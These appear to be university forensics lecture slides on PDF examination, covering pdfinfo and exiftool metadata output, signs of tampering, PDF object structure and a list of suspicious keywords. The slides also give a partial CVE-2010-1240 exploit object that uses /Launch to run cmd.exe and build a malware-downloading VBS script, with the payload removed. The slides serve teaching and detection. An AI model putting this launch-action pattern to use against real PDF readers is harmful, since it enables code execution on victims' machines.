PDF Examination

©Jonas Blocher

THU
Technische
Hochschule
Ulm

Investigating PDF Metadata

THU Technische Hochschule Ulm

Quick & Easy: pdfinfo (xpdfreader)

```
┌──(joblo㉿PC-J0B10)-[/mnt/d/OneDrive/THU/S4 SS22/DIFO]
└─$ pdfinfo Handbook.pdf
Author:          Jonas Blocher
Creator:         Microsoft® Word für Microsoft 365
Producer:        Microsoft® Word für Microsoft 365
CreationDate:    Mon May  9 22:09:51 2022 CEST
ModDate:         Mon May  9 22:11:12 2022 CEST
Custom Metadata: no
Metadata Stream: yes
Tagged:          yes
UserProperties:  no
Suspects:        no
Form:            AcroForm
JavaScript:      no
Pages:           13
Encrypted:       no
Page size:       595.32 x 841.92 pts (A4)
Page rot:        0
File size:       899106 bytes
Optimized:       no
PDF version:     1.7

┌──(joblo㉿PC-J0B10)-[/mnt/d/OneDrive/THU/S4 SS22/DIFO]
└─$
```


More Powerful: exiftool

```
┌──(joblo㉿PC-J0B10)-[/mnt/d/OneDrive/THU/S4 SS22/DIFO]
└─$ exiftool -a -G1 Handbook.pdf
[ExifTool]      ExifTool Version Number         : 12.41
[System]        File Name                       : Handbook.pdf
[System]        Directory                       : .
[System]        File Size                       : 878 KiB
[System]        File Modification Date/Time     : 2022:05:09 22:11:13+02:00
[System]        File Access Date/Time           : 2022:05:10 10:01:18+02:00
[System]        File Inode Change Date/Time     : 2022:05:10 10:01:18+02:00
[System]        File Permissions                : -rwxrwxrwx
[File]          File Type                       : PDF
[File]          File Type Extension             : pdf
[File]          MIME Type                       : application/pdf
[PDF]           PDF Version                     : 1.7
[PDF]           Linearized                      : No
[PDF]           Author                          : Jonas Blocher
[PDF]           Create Date                     : 2022:05:09 22:09:51+02:00
[PDF]           Creator                         : Microsoft® Word für Microsoft 365
[PDF]           Modify Date                     : 2022:05:09 22:11:12+02:00
[PDF]           Producer                        : Microsoft® Word für Microsoft 365
[PDF]           Has XFA                         : No
[PDF]           Language                        : de-DE
[PDF]           Tagged PDF                      : Yes
[PDF]           Page Count                      : 13
[PDF]           Signing Location                : Bissingen an der Teck
[PDF]           Signing Date                    : 2022:05:09 22:11:09+02:00
[PDF]           Signing Authority               : Jonas Blocher
[PDF]           Signing Reason                  : Ich bin der Autor des Dokuments
[PDF]           Modification Permissions        : No changes permitted
[XMP-x]         XMP Toolkit                     : XMP Core 5.5.0
[XMP-pdf]       Producer                        : Microsoft® Word für Microsoft 365
[XMP-dc]        Creator                         : Jonas Blocher
[XMP-xmp]       Creator Tool                    : Microsoft® Word für Microsoft 365
[XMP-xmp]       Create Date                     : 2022:05:09 22:09:51+02:00
[XMP-xmp]       Modify Date                     : 2022:05:09 22:11:12+02:00
[XMP-xmpMM]     Document ID                     : uuid:79A64C2B-8ED1-4256-ACCA-5AABBCB211A2
[XMP-xmpMM]     Instance ID                     : uuid:79A64C2B-8ED1-4256-ACCA-5AABBCB211A2

┌──(joblo㉿PC-J0B10)-[/mnt/d/OneDrive/THU/S4 SS22/DIFO]
└─$
```

Detecting manipulations

- Unmatching creation & modification dates indicate changes
- Producer tag provides information on tools used



THE SLEREXE COMPANY LIMITED

SAPORS LANE · BOOLE · DORSET · BH25 8ER

TELEPHONE BOOLE (945 13) 51617 · TELEX 123456

ur Ref. 350/PJC/EAC 18th January, 1971.

r. P.N. Cundall,
ining Surveys Ltd.,
olroyd Road,
eading,
erks.

ear Pete,

Permit me to introduce you to the facility of facsimile ransmission.

In facsimile a photocell is caused to perform a raster scan over he subject copy. The variations of print density on the document ause the photocell to generate an analogous electrical video signal. his signal is used to modulate a carrier, which is transmitted to a emote destination over a radio or cable communications link.

At the remote terminal, demodulation reconstructs the video ignal, which is used to modulate the density of print produced by a rinting device. This device is scanning in a raster scan synchronised ith that at the transmitting terminal. As a result, a facsimile opy of the subject document is produced.

Probably you have uses for this facility in your organisation.

Yours sincerely,

Phil.

P.J. CROSS
Group Leader - Facsimile Research


```
┌──(joblo㉿PC-J0B10)-[/mnt/d/OneDrive/THU/S4 SS22/DIFO/Documents/PDF Examinations]
└─$ exiftool -a -G1 scansmpl.pdf
[ExifTool]      ExifTool Version Number         : 12.41
[System]        File Name                       : scansmpl.pdf
[System]        Directory                       : .
[System]        File Size                       : 309 KiB
[System]        File Modification Date/Time     : 2022:05:10 10:35:33+02:00
[System]        File Access Date/Time           : 2022:05:10 10:35:34+02:00
[System]        File Inode Change Date/Time     : 2022:05:10 10:35:55+02:00
[System]        File Permissions                : -rwxrwxrwx
[File]          File Type                       : PDF
[File]          File Type Extension             : pdf
[File]          MIME Type                       : application/pdf
[PDF]           PDF Version                     : 1.2
[PDF]           Linearized                      : No
[PDF]           Modify Date                     : 2022:05:10 10:13:28+02:00
[PDF]           Producer                        : PDF XChange Pro
[PDF]           Has XFA                         : No
[PDF]           Page Count                      : 1
[XMP-x]         XMP Toolkit                     : Image::ExifTool 12.41
[XMP-dc]        Format                          : application/pdf
[XMP-xmp]       Create Date                     : 2022:05:09 09:07:25+02:00
[XMP-xmp]       Modify Date                     : 2022:05:10 10:13:28+02:00
[XMP-xmpMM]     Document ID                     : uuid:9baa2a8d-587e-4036-ae0e-35b5bd3569fe
[XMP-xmpMM]     Instance ID                     : uuid:3eaba34d-0b27-44eb-9f3a-92b5dcd42a24

┌──(joblo㉿PC-J0B10)-[/mnt/d/OneDrive/THU/S4 SS22/DIFO/Documents/PDF Examinations]
└─$
```

Did someone try to manipulate the metadata too?

The PDF Format

- **Header** starts with *%PDF-*, followed by PDF version
- **BODY** contains content of the pdf as list of **objects**
- **Xref** (or cross reference) **table** contains offset addresses of objects in the body & their status
- **Trailer** contains root object of pdf & offset of Xref table



The PDF Format

The following basic types of objects are allowed:

1. Boolean – either *true* or *false*
2. Numeric – decimal or integer
3. String – sequence of characters between *()* or their hexadecimal values between <>
4. Name – sequence of characters with a */* before them
5. Array – sequence of objects between *[ ]*
6. Dictionary – map of key-value pairs, enclosed by << >>
7. Stream – special object consisting of a dictionary and a sequence of data (typically, compressed text or images), introduced by keyword *stream*

The PDF Format

Suspicious objects that may exploit vulnerabilities of PDF Readers:


- **Embedded Javascript**: */JS*, */JavaScript, /MacroForm* and */XFA*
- (**Embedded Flash**: */RichMedia* (Flash supports action script))
  support dropped!
- **Launching:** */AA*, */Launch* and */OpenAction* (action upon opening the PDF)
- **Internet access:** */URI* and */SubmitForm*
- **Embedded file:** */EmbeddedFiles*

…and more!

RCE Attack

Example: CVE-2010-1240

Execute any binary code under Windows & Adobe Reader version before 9.3.3.



run cmd & execute command

launch application on opening pdf

```
155 0 obj
<<
/Type /Action /S /Launch /Win
<<
/F (cmd.exe)
/P (/c echo Dim BinaryStream > vbs1.vbs
&& echo Set BinaryStream =
CreateObject("ADODB.Stream") >>
****binary of vbs script, removed**** >>
endobj
```

vbs script that downloads & runs maleware

Phishing

- PDF Files use various schemes to trick users to click on embedded links & buttons!
- Often combined with Homoglyphic attacks and cloned websites
- Link takes you to attacker controlled site, luring users to enter credentials